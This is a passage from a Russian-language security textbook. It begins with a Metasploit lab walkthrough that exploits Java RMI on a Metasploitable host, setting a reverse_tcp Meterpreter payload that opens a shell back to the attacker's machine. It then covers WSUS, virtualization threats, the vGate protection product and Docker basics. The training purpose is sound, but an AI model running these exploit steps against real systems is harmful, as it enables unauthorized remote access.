Нам необходимо указать IP-адрес удаленного узла.

```
msf exploit(java_rmi_server) > set RHOST 192.168.60.130
RHOST => 192.168.60.130
```

Теперь следует определиться с тем кодом эксплойта, который мы хотим использовать. Возможны различные варианты эксплуатации уязвимостей, например применение обратного соединения reverse shell. В таком случае целевой узел будет сам пытаться установить соединение с хакерской машиной. Это один из наиболее распространенных способов обхода файрволлов.

```
msf exploit(java_rmi_server) > show payloads
Compatible Payloads
===================
   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
…
   java/meterpreter/reverse_nonx_tcp                    normal  Java Meterpreter, Reverse
TCP Stager
   java/meterpreter/reverse_tcp                         normal  Java Meterpreter, Reverse
TCP Stager
   java/meterpreter/reverse_tcp_uuid                    normal  Java Meterpreter, Reverse
TCP Stager
   java/metsvc_bind_tcp
…
```

Выберем вариант получения доступа с помощью Reverse_shell к командной строке по протоколу tcp.

```
msf exploit(java_rmi_server) > set PAYLOAD   java/meterpreter/reverse_tcp
PAYLOAD =>   java/meterpreter/reverse_tcp
```

Здесь необходимо дополнительно указать узел (у меня это 192.168.60.129), с которого производится атака, так как при осуществлении обратного соединения атакуемая машина сама будет подключаться к узлу атакующего.

```
msf exploit(java_rmi_server) > set LHOST 192.168.60.129
LHOST => 192.168.60.129
```

Запускаем эксплойт.

```
msf exploit(java_rmi_server) > exploit
[*] Exploit running as background job.
[*] Started bind handler
[*] 192.168.60.130:1099 - Using URL: http://0.0.0.0:8080/Ub6wok4A
msf exploit(java_rmi_server) > [*] 192.168.60.130:1099 - Local IP:
http://192.168.60.129:8080/Ub6wok4A
[*] 192.168.60.130:1099 - Server started.
[*] 192.168.60.130:1099 - Sending RMI Header...
[*] 192.168.60.130:1099 - Sending RMI Call...
[*] 192.168.60.130:1099 - Replied to request for payload JAR
[*] Sending stage (36 bytes) to 192.168.60.130
[*]   Meterpreter shell session 1 opened (192.168.60.130:35856 -> 192.168.60.129:4444) at
2016-05-27 04:12:53 -0400
[*] 192.168.60.130:1099 - Server stopped.
meterpreter >
```

Как видно из листинга, при запуске эксплойта стартовал сервер RMI, на котором был выполнен shell-код, после чего было открыто соединение с удаленной машины на локальную по порту 4444.

Думаю, теперь читателю понятны основные методы обнаружения и эксплуатации уязвимостей. Здесь я показал эксплуатацию не всех имеющихся в Metasploitable уязвимостей. Для закрепления материала предлагаю читателю сначала попробовать самостоятельно проникнуть в имеющиеся дыры, а затем проверить, все ли удалось найти, прочитав материал вендора [3]. Ну а для тех, кто по-настоящему увлекся этой темой или мечтает о карьере пентестера, я рекомендую ресурс VulHub [4]. На данном сайте находятся специальные сборки ОС Linux, содержащие в себе множество уязвимостей. Это своего рода задачки для пентестера, сколько уязвимостей он сможет найти в том или ином дистрибутиве.

4.3. Защита от уязвимостей

Рассмотрев, что из себя представляют уязвимости и как их можно использовать, перейдем к обсуждению средств централизованного управления защитой от уязвимостей.

4.3.1. WSUS

Одним из необходимых мероприятий по обеспечению надежного и безопасного функционирования современной информационной системы является своевременная установка обновлений для существующих программных продуктов. На компьютерах под управлением операционной системы Microsoft Windows загрузкой и установкой критических обновлений системных компонентов занимается служба Automatic Updates (автоматическое обновление). В крупных компьютерных сетях Windows отслеживание и установка обновлений без специального средства могут занимать значительную часть рабочего времени системного администратора либо увеличивать трафик интернет-соединения. Начиная с 2002 года Microsoft предоставляет бесплатный продукт для управления обновлениями в сетях Windows. Сначала это был сервер Software Update Services (SUS), а с 2005 года он именуется Windows Server Update Services (WSUS). Документация и файлы установки WSUS доступны для свободной загрузки с сайта Microsoft. Подробнее об этом продукте можно прочитать вот здесь: http://technet.microsoft.com/en-us/wsus/bb332157.

Служба WSUS предназначена для централизованного управления обновлениями и исправлениями корпоративных продуктов Microsoft: Windows, Office, SQL, Exchange Server и других приложений и операционных систем. Набор поддерживаемых продуктов постоянно увеличивается. Это подтверждается тем фактом, что при первой же синхронизации WSUS с сайтом Microsoft Update список обновляемых продуктов в окне настройки параметров синхронизации значительно вырос.

WSUS является весьма полезным инструментом для системных администраторов сетей разных масштабов. Эта служба позволяет снизить трафик интернет-соединения организации за счет однократной загрузки обновлений с сайта Microsoft Update, централизованно управлять обновлениями программных продуктов Microsoft в сети организации.

4.4. Заключение

В этой главе я рассмотрел основные типы уязвимостей. Стоит отметить, что вообще уязвимости и написание эксплойтов – это очень обширная тема, заслуживающая написания отдельной книги. Здесь же я лишь привел основные принципы поиска уязвимостей и написания эксплойтов.

ГЛАВА 5
Атаки в виртуальной среде

В последние годы средства виртуализации и «облачные» технологии получили широкое распространение. Сейчас во многих крупных организациях имеются десятки, а то и сотни виртуальных серверов, обеспечивающих различные промышленные задачи. У этих решений есть множество преимуществ перед аппаратными. Во-первых, это возможность снизить требования к системе электропитания. Во многих офисных центрах в крупных городах присутствуют проблемы при подаче энергетических мощностей, и организации зачастую не могут разместить на арендуемой площади желаемое число серверов для своих приложений. Во-вторых, экономия места в серверной, так как на нескольких мощных физических машинах можно разместить несколько десятков виртуальных. В-третьих, большое значение имеет потребление процессорных ресурсов, которое при использовании виртуализации можно существенно оптимизировать.

В данной главе я подробно рассмотрю различные аспекты обеспечения безопасности виртуальных сред. Но начнем мы с рассмотрения основных принципов технологий виртуализации.

5.1. Технологии виртуализации

Виртуализация возникла как технология, позволяющая одновременно запускать различные операционные системы на одном и том же компьютере. В последнее время виртуализация распространяется на уровень приложений и даже на уровень аппаратной реализации.

Настольные и серверные технологии виртуализации работают, по сути, одинаково. Программа виртуализации функционирует поверх собственной (базовой) операционной системы, обеспечивает управляющий интерфейс и позволяет создавать несколько виртуальных машин (VM). Как и физическая система, каждая VM имеет собственные процессор и оперативную память и может поддерживать несколько жестких дисков и сетевых карт, но все эти компоненты являются виртуальными, а не физическими. На рис. 5.1 показана взаимосвязь между VM и базовой операционной системой.

Виртуальная машина находится на жестком диске базовой системы и использует часть объема ее жестких дисков для своих виртуальных жестких дисков. Количество дискового пространства, занимаемого VM, зависит от используемого типа виртуального жесткого диска. Большинство продуктов поддерживают два типа виртуальных жестких дисков: динамический и фиксированный. Динамический виртуальный жесткий диск вначале использует

минимальное дисковое пространство, но затем автоматически расширяется по мере увеличения потребности в пространстве. Фиксированный диск имеет постоянный размер и не увеличивается. Фиксированный диск может впустую занимать лишнее пространство, если он большего размера, чем это необходимо, но обеспечивает лучшую производительность, поскольку не должен менять свой размер. Независимо от того, используется динамический или фиксированный виртуальный диск, размер занимаемого пространства базовой системы аналогичен размеру, который бы потребовался в рамках физической системы, а именно от 2–4 Гбайт до сотен гигабайт дискового пространства, в зависимости от требований VM.




Рис. 5.1. *Виртуальные компоненты VM*

Все активные VM сообща используют физическую оперативную память базовой системы. Базовая система, имеющая лишь 512 Мбайт оперативной памяти, вероятно, сможет обеспечить запуск только одной (возможно, двух) VM, поскольку эти 512 Мбайт будут совместно использоваться базовой системой и активными VM. Увеличивая оперативную память базовой системы, можно увеличить число VM, способных функционировать параллельно.

После создания VM осуществляется ее запуск, а затем с использованием административного интерфейса выполняется загрузка операционной системы, называемой «гостевой», в среде VM. Гостевая операционная система функционирует точно так же, как отдельная физическая. После запуска гостевой операционной системы можно выполнить установку приложений практически так же, как на физической системе.

Настольные продукты виртуализации стали популярны благодаря технологии VMware Workstation, по сути давшей начальный импульс волне виртуализации.

Следующее поколение технологий виртуализации появилось в серверном пространстве. Серверные продукты решают две основные проблемы – позволяют осуществлять консолидацию серверов на предприятиях и эксплуатировать унаследованные серверные операционные системы и приложения. Серверные продукты в первую очередь предусматривают запуск Windows 2019 Server и Linux в качестве гостевых операционных систем и обеспечивают большие возможности масштабируемости и одновременного запуска нескольких VM по сравнению с настольными технологиями виртуализации. Серверные продукты также обладают функциями, позволяющими управлять удаленными и объединенными в сеть системами.

Вот основные продукты в виртуальном серверном пространстве: VMware vSphere, Microsoft Hyper-V, открытый продукт Xen от XenSource. При этом продукт Xen является бесплатным. Первые три продукта обладают сходными возможностями. Продукт VMware vSphere, пришедший на смену линии VMware GSX Server, работает на Linux и Windows в качестве базовой системы.

Microsoft Hyper-V пришел на смену Virtual-PC и сейчас входит в состав серверных ОС семейства Windows.

Virtuozzo for Windows и Xen используются не так широко, как решения VMware или Microsoft.

На сегодняшний день явным лидером в серверном пространстве виртуализации является VMware. Реализация типа «на железе» повышает производительность VM, а отсутствие необходимости в базовой операционной системе снижает затраты, связанные с приобретением лицензий. VMware также располагает инструментом VMware VirtualCenter, обеспечивающим возможность управления VM и динамической смены базовой операционной системы, что позволяет приспособиться к изменению условий рабочего цикла.

Среди российских средств виртуализации стоит отметить программный комплекс «Брест», построенный на базе широко известной российской ОС Астра Линукс. Брест – это российская платформа со встроенными средствами защиты информации ОС Astra Linux Special Edition для создания и управления облачными виртуальными ИТ-инфраструктурами любой сложности. Позволяет развернуть частное или публичное облако, в том числе распределенное, и гибко управлять виртуальной инфраструктурой и ее компонентами, учетными записями пользователей и виртуальными машинами: создавать их из шаблонов, клонировать, удалять и т. д.

5.2. Сетевые угрозы в виртуальной среде

Физические серверы для обмена трафиком всегда используют сетевую инфраструктуру, то есть пакет, переданный с одного сервера на другой, обязательно пройдет через коммутатор, где, как правило, имеются средства межсетевого экранирования, предотвращения вторжений и другие элементы сетевой безопасности. Для виртуальных серверов это совершенно необязательно.

В случае вирусной эпидемии вредоносному коду необходимо для заражения других машин перемещаться по сети. В виртуальной среде зачастую

для заражения десятков серверов не нужно передавать по внешней сети ни одного пакета.

И наконец, для виртуальных машин более вероятна ситуация, когда долгое время отключенный сервер после включения какое-то время работает с устаревшими средствами защиты. Такая ситуация часто бывает после восстановления виртуальной машины из резервной копии.

Виртуальные машины, находящиеся в отключенном состоянии, не обновляют антивирусные базы и другие компоненты защиты. В результате при включении данные машины некоторое время (до нескольких часов) могут находиться в недостаточно защищенном состоянии, что может привести к заражению их вредоносным кодом. Аналогичная проблема и с обновлениями операционной системы виртуальных машин.

Также важная проблема с безопасностью виртуальных машин – возможность доступа к памяти машины извне. Так как оперативная память виртуальной машины представляет собой набор файлов, то возможна ситуация, когда злоумышленник сможет получить доступ к содержимому оперативной памяти всех виртуальных машин, находящихся на данном сервере. Или, к примеру, вирус сможет заразить все виртуальные машины на сервере, просто скопировав себя в их оперативную память. На первый взгляд, это кажется почти невозможным. Ведь речь идет не только о раздельных виртуальных машинах и системе гипервизора. Зачастую при помощи виртуализации создаются абсолютно разнородные среды. Например: Unix-система (VMware, Citrix XenServer) в качестве виртуальной среды (гипервизора) и гостевые системы под Windows. Или, наоборот, используется майкрософтовский Hyper-V и нескольких гостевых виртуалок под Linux.

А как известно, у Windows- и Unix-систем очень много различий как в архитектуре, так и в адресации памяти и других элементах. Однако не стоит забывать, что в различных реализациях VMWare для обмена между виртуальной средой и гипервизором применяются программные средства. Не нужно рассчитывать на то, что злоумышленники никогда не смогут разработать вредоносное ПО, которое сможет проникать из виртуальной среды или из физических серверов и других источников в гипервизор и оттуда заражать другие виртуальные машины.

Конечно, некоторые из этих проблем можно решать традиционными средствами, например можно поставить антивирусное ПО на каждую из виртуальных машин. Но сейчас уже имеется ряд решений, предназначенных для обеспечения безопасности виртуальной среды.

Поскольку на данный момент является весьма популярным решением использование гипервизоров на базе VMware, мы будем рассматривать описанные проблемы применительно именно к этому гипервизору.

5.3. Защита виртуальной среды

Конечно, возможны различные изменения в архитектуре построения виртуальной среды, но в целом типовая инфраструктура выглядит подобным образом (рис. 5.2).




Рис. 5.2. *Типовая виртуальная инфраструктура*

5.4. Security Code vGate

Продукт Security Code vGate for VMware Infrastructure – это средство защиты информации от несанкционированного доступа. Также этот продукт позволяет осуществлять контроль выполнения политик информационной безопасности, предназначенных для обеспечения безопасности виртуальной инфраструктуры на базе систем VMware и Hyper-V.

Данное решение предназначено для предотвращения утечек через специфические каналы среды виртуализации, в том числе и через каналы обмена трафиком с другими виртуальными машинами, о которых мы говорили ранее, а также для обеспечения доверенной загрузки виртуалок и контроля доступа к элементам инфраструктуры.

Также vGate производит разделение объектов инфраструктуры на логические группы и сферы администрирования через мандатное и ролевое управление доступом.

Приведу небольшое пояснение про управление доступом. Мандатная модель представляет собой разграничение доступа пользователей к различным ресурсам виртуальной инфраструктуры. Данное разграничение основано на назначении метки конфиденциальности для информации, содержащейся в ресурсах, и предоставлении официальных разрешений пользователям.

В ролевой модели права доступа пользователей системы к ресурсам группируются с учетом специфики их применения, образуя роли. В vGate используются обе модели управления.

Усиленная аутентификация в совокупности с разделением ролей и делегированием полномочий позволяет дополнительно усилить защиту управления виртуальной средой. Например, роль суперпользователя здесь разделена на две роли, которые не могут быть назначены одному пользователю. Имеются следующие роли: администратор информационной безопасности (АИБ) и администратор виртуальной инфраструктуры (АВИ). Такое разграничение позволяет избежать захвата всех полномочий в виртуальной среде злоумышленником. Также данное разграничение дает возможность соответствовать различным требованиям отраслевых стандартов по информационной безопасности (ИБ). В частности, при развертывании vGate производится автоматическое приведение инфраструктуры в соответствие требованиям (таким как PCI DSS, СТО БР ИББС, ФЗ 152 и др.) и постоянный контроль соответствия.

Кроме этих возможностей, в vGate имеются средства для мониторинга событий ИБ и собственный функционал и средства создания структурированных отчетов.

5.4.1. Что защищает vGate?

Рассмотрим подробно, что именно защищает vGate. Прежде всего данный продукт осуществляет защиту средств управления виртуальной инфраструктурой.

К этому можно отнести и серверы, предназначенные для запуска виртуальных машин, и серверы, предназначенные для централизованного управления виртуалками, средства, предназначенные для обслуживания инфраструктуры, например серверы резервного копирования.

Компрометация любого из этих элементов может привести к проблемам с безопасностью группы виртуальных машин или всей инфраструктуры.

Средства управления гостевыми системами размещены внутри защищаемого периметра. Для обеспечения их защиты от несанкционированного доступа предусмотрена аутентификация субъектов доступа, то есть пользователей и компьютеров, которые пытаются получить доступ к защищаемым объектам, осуществляется по протоколам, нечувствительным к попыткам перехвата паролей и предотвращающим вмешательство в передачу данных.

Избирательное разграничение доступа к тем элементам, которые размещены внутри защищаемого периметра, осуществляется на основе заданных ACL и параметров соединения (протоколов, портов). Сетевой трафик между аутентифицированными субъектами и защищаемыми объектами подписывается посредством сертификатов, тем самым обеспечивается защита от атак типа «Man in the Middle» в процессе сетевого взаимодействия.

5.4.2. Разграничение прав

Полномочия администратора информационной безопасности по управлению виртуальной инфраструктурой ограничены только возможностью просмотра конфигурации элементов виртуальной инфраструктуры.

Поскольку АИБ не имеет доступа к дискам виртуальных машин, то получить доступ к находящейся на них конфиденциальной информации он не сможет. Паролей АВИ он также не знает и не может их поменять, поскольку они в обязательном порядке должны быть изменены АВИ при первом входе в систему.

Таким образом, АИБ не имеет возможности производить потенциально опасные действия с виртуальной инфраструктурой, но может осуществлять мониторинг изменений в настройках.

В vGate реализована возможность контроля действий администратора виртуальной инфраструктуры на уровне отдельных команд управления. АВИ никак не может повлиять на АИБ, тем самым достигается разграничение прав на управление виртуальной инфраструктурой.

На практике управление правами выглядит следующим образом. При изменении конфигурации у виртуальной машины с включенным контролем целостности меняются контрольные суммы. У администратора информационной безопасности есть возможность принять или отклонить изменения конфигурации данной машины. При принятии изменений контрольная сумма файлов виртуальной машины пересчитывается.

5.4.3. Ограничение управления и политики

Возможность доступа из внешней сети через браузер к элементам управления виртуальной инфраструктурой заблокирована. Управляемые парольные политики позволяют обеспечить соблюдение отраслевых требований к защите.

Функция полномочного управления доступом позволяет обеспечить более гранулированный доступ (по сравнению с дискреционным разграничением доступа) к конфиденциальным сведениям. Примером такого доступа является использование меток безопасности для определенных ресурсов, таких как хранилище виртуальных машин, физические сетевые адаптеры или виртуальная локальная сеть. Также в vGate есть составные метки, которые можно использовать для разграничения доступа к персональным данным или сведениям, составляющим государственную тайну, обрабатываемым в разных отделах компании.

С помощью политик безопасности vGate позволяет осуществлять запрет создания снимков (take snapshot). Функция применяется для противодействия нарушению целостности работы систем, обрабатывающих данные ограниченного доступа. Помимо этого, политики позволяют осуществлять запрет клонирования виртуальных машин. Функция дает возможность ограничить несанкционированное копирование (клонирование) виртуальных машин, обрабатывающих данные ограниченного доступа.

Блокирование и фильтрация сетевого трафика

Теперь поговорим о контроле сетевого взаимодействия. В vGate отключен любой трафик со стороны гостевой системы к средствам управления виртуальной

инфраструктурой. Благодаря этому со стороны отдельных виртуальных систем не получится захватить управление всеми ресурсами сети.

На сервере имеется функция защиты, обеспечивающая фильтрацию входящего трафика. Таким образом, осуществляется контроль несанкционированного доступа АВИ к средствам управления виртуальной инфраструктурой внутри сети администрирования.

Доверенная программная среда

vGate позволяет ограничить список исполняемых модулей, которые могут быть в штатном режиме запущены на сервере виртуализации. По умолчанию список исполняемых модулей ограничен фиксированным набором модулей vGate. При необходимости АИБ может расширить список программ, разрешенных для запуска на сервере виртуализации. Контроль монтирования устройств к данному серверу гарантирует невозможность присоединения к хосту переносного оборудования, такого как USB Flash-накопитель, и соответственно предотвращает несанкционированное копирование файлов виртуальных машин и заражение сервера вредоносным кодом. Ограничение скачивания файлов ВМ можно ограничить с помощью vGate. Этот механизм позволяет сузить круг лиц, которым разрешено скачивание файлов виртуальной машины. Данная функция реализована как привилегия пользователя.

Контроль целостности и аудит

Немаловажным аспектом в защите виртуальных машин является отслеживание изменений в конфигурационном файле, который используется при запуске машин для передачи параметров. Также имеет большое значение наблюдение за изменениями настроек виртуальных машин. Данная функция, включающая в себя проверку целостности настроек машины перед ее загрузкой и образа BIOS виртуалки, обеспечивает доверенную программную загрузку. Контроль целостности виртуальной машины основан на базе неизменности контрольных сумм. Вместе с данной функцией включается также подробный аудит изменений в vmx-файле защищаемой машины. Имеется возможность при необходимости отклонять изменения.

Также в vGate имеется возможность осуществления очистки памяти виртуальной машины. Функция гарантирует отсутствие остаточной информации об обрабатываемых данных в памяти машины.

5.5. Контейнеризация. Контейнеры Docker

Docker получил широкое распространение благодаря своим возможностям по работе с контейнерами и прежде всего благодаря тому функционалу, который он предоставляет для работы с приложениями в контейнерах. В этом разделе мы поговорим о контейнеризации и рассмотрим работу с приложениями и сервисами в контейнерах Docker.

Контейнеры и образы

Рассмотрение понятия контейнеров и образов мы начнем с нескольких определений.

Итак, контейнеризация (также может называться виртуализацией на уровне операционной системы, контейнерной или зонной виртуализацией) – метод виртуализации, при котором ядро операционной системы поддерживает несколько изолированных экземпляров пространства пользователя вместо одного. Эти экземпляры (обычно называемые контейнерами, или зонами) с точки зрения выполняемых в них процессов идентичны отдельному экземпляру операционной системы. Для систем на базе Unix эта технология похожа на улучшенную реализацию механизма chroot. Ядро обеспечивает полную изолированность контейнеров, поэтому программы из разных контейнеров не могут воздействовать друг на друга.

В свою очередь, Docker – это программная платформа для быстрой разработки, тестирования и развертывания приложений. Docker упаковывает ПО в стандартизованные блоки, которые называются контейнерами. Каждый контейнер включает все необходимое для работы приложения: библиотеки, системные инструменты, код и среду исполнения. Благодаря Docker можно быстро развертывать и масштабировать приложения в любой среде и сохранять уверенность в том, что код будет работать.

Основным отличием контейнеров от классической виртуализации является то, что контейнеры общаются аппаратной частью компьютера напрямую, в то время как у виртуальных машин «железо» тоже виртуализируется.

Иногда у начинающих пользователей при работе с Docker возникает некоторая путаница, связанная с понятиями контейнера и образа. Итак, попробуем разобраться. Образ – это файл, хранящий всю конфигурацию запуска программы в контейнере Docker. Образ не изменяется в процессе работы контейнера.

Контейнер, в свою очередь, – это экземпляр образа. При работе Docker-контейнер аналогичен виртуальной машине, но у него нет отдельной операционной системы. По сути, контейнер – это просто еще один процесс на вашей машине, который изолирован от всех других процессов на хост-компьютере. Каждый контейнер устанавливает приложения или программное обеспечение, следуя инструкциям, записанным в файлах образа. При этом мы можем контролировать степень изоляции сети, хранилища или других подсистем контейнера от других контейнеров или от основной машины. Количество контейнеров не ограничено, все они работают на общей инфраструктуре хоста и общей операционной системе. В Docker каждому контейнеру нужен образ, соответственно, при первом запуске контейнера у нас происходит выгрузка образа. При последующих запусках мы уже не тратим время на загрузку, так как образ у нас должен лежать в кеше.

Работа с приложениями

Итак, что же происходит, когда мы запускаем контейнер. В качестве классического примера рассмотрим запуск hello-world:

```
docker run hello-world
```

Команда `docker run` указывает Docker запустить приложение в контейнере. После запуска Docker ищет в кеше нужный образ с названием hello-world. Если такого образа нет, то сервер Docker связывается с хабом Docker, где скачивает образ с указанным именем. Хаб Docker получает запрос от сервера Docker на загрузку конкретного файла образа из общедоступного хранилища. В результате Docker загружает нужный образ и, при необходимости, другие образы.

И согласно первоначальным установкам из образа в контейнере запускается простая программа hello-world. Как видно, здесь все достаточно просто.

Найти готовый образ довольно просто. Для этого необходимо зайти на сайт https://hub.docker.com/ и ввести в поисковой строке название нужного приложения. Например, мы хотим найти образ с Nginx. Указав это наименование, мы получим список найденных образов. Наибольший интерес для нас представляют образы с меткой DOCKER OFFICIAL IMAGE.




Рис. 5.3

Такие образы гарантируют наличие всех актуальных на момент публикации образа обновлений и отсутствие закладок и вредоносного кода внутри. Нажав на выбранный образ и перейдя на вкладку **Tags**, мы можем посмотреть, когда была выложена последняя версия и какие уязвимости в ней были найдены после публикации.




Рис. 5.4

Готовые контейнеры – это, конечно, хорошо, но для практического применения нам, как правило, нужны более кастомные решения, и здесь возникает необходимость в создании собственного контейнера.

Для создания собственного контейнера на основе готового образа нам необходимо подготовить специальный Dockerfile, который будет содержать все необходимые команды для работы нашего контейнера. Dockerfile – это текстовый документ, в котором содержатся все команды, которые пользователь может вызывать в командной строке для сборки образа.

Вот пример такого файла для hello-world:

```
FROM busybox:latest

CMD echo Hello World!
```

Для сборки и запуска контейнера выполним в том каталоге, где мы создали Dockerfile, следующие команды:

```
docker image build -t hello-world .
docker run hello-world
```

С помощью ключа -t мы назначаем контейнеру тег. В итоге получим следующее:

```
root@otus-virtual-machine:~/hello-world# docker build -t hello-world .
Sending build context to Docker daemon  2.048kB
Step 1/2 : FROM busybox:latest
 ---> 7cfbbec8963d
Step 2/2 : CMD echo Hello World!
 ---> Using cache
 ---> d7585ce8251b
Successfully built d7585ce8251b
Successfully tagged hello-world:latest
root@otus-virtual-machine:~/hello-world# docker run -d hello-world
4cc99ff54a783b576a64d087408b80092bd3e54bfe2f64635904e770c0937980
```

В первой строке мы запускаем образ busybox, а во второй указываем Docker выполнить команду echo Hello World!. Таким образом, мы видим, что Docker может собирать образы автоматически, считывая инструкции из Dockerfile.

Любая инструкция выполняет конкретное действие в новом слое поверх текущего образа и создает новый слой, который доступен для последующих шагов в Dockerfile. Посмотрим еще несколько примеров немного сложнее.

В следующем примере мы используем образ busybox, в котором объявляем переменную окружения FOO=/bar, далее объявляем рабочий каталог со значением переменной FOO и копируем из $FOO в /quux.

```
FROM busybox

ENV FOO=/bar

WORKDIR ${FOO}   # WORKDIR /bar

COPY \$FOO /quux # COPY $FOO /quux
```

Как видно из этого примера, мы можем выполнять операции с каталогами при работе с контейнерами.

В следующем примере мы не ограничиваемся только операциями с каталогами, хотя здесь они тоже присутствуют. В этом примере мы используем

команды RUN и CMD для запуска команд. Инструкция RUN позволяет выполнять любые команды, в то время как CMD (и аналогичная ей команда ENTRYPOINT) определяет, какая команда будет выполняться при запуске контейнера.

```
FROM python:3.7.2-alpine3.8

RUN apk update && apk upgrade && apk add bash

COPY . ./app

ADD https://content_file \

/my_app_directory

RUN ["mkdir", "/a_directory"]

CMD ["python", "./my_script.py"]
```

И CMD, и RUN имеют две формы, exec и shell. В приведенном примере RUN использует обе формы, а CMD – только exec-форму.

```
ENTRYPOINT ["executable", "param1", "param2"]
ENTRYPOINT command param1 param2
CMD ["executable","param1","param2"]
CMD command param1 param2
```

И еще один пример, полезный с практической точки зрения, – это создание контейнера с веб-сервером Nginx, который при запуске копирует контент и файлы конфигурации из внешних каталогов и сохраняет журналы событий также на внешний, подмонтированный к контейнеру ресурс (инструкция VOLUME).

```
FROM nginx

COPY content /usr/share/nginx/html

COPY conf /etc/nginx

VOLUME /var/log/nginx/log
```

После предварительной подготовки всех необходимых ресурсов мы можем собрать данный контейнер с помощью уже знакомых нам команд:

```
docker image build -t nginx .
docker run -p 8080:80 nginx
```

Здесь при запуске контейнера мы пробросили локальный порт 80 на внешний порт 8080.



Когда нужен демон

В примере с nginx мы создали и запустили контейнер, но он будет работать, только пока он запущен в консоли, что, согласитесь, не слишком удобно, осо-

бенно в продуктивной среде. Гораздо удобнее было бы запускать контейнер в режиме сервиса, по аналогии с демонами в Linux. Реализовать такой режим можно с помощью ключа -d при запуске контейнера.

```
docker run -d -p 8080:80 nginx
```

```
root@otus-virtual-machine:~/nginx# docker run -d -p8080:80 nginx
2a79a0d77ce1724cdd4bbb29f37b6f27ebd4878a30aadb26c531862143f59f16
root@otus-virtual-machine:~/nginx#
```

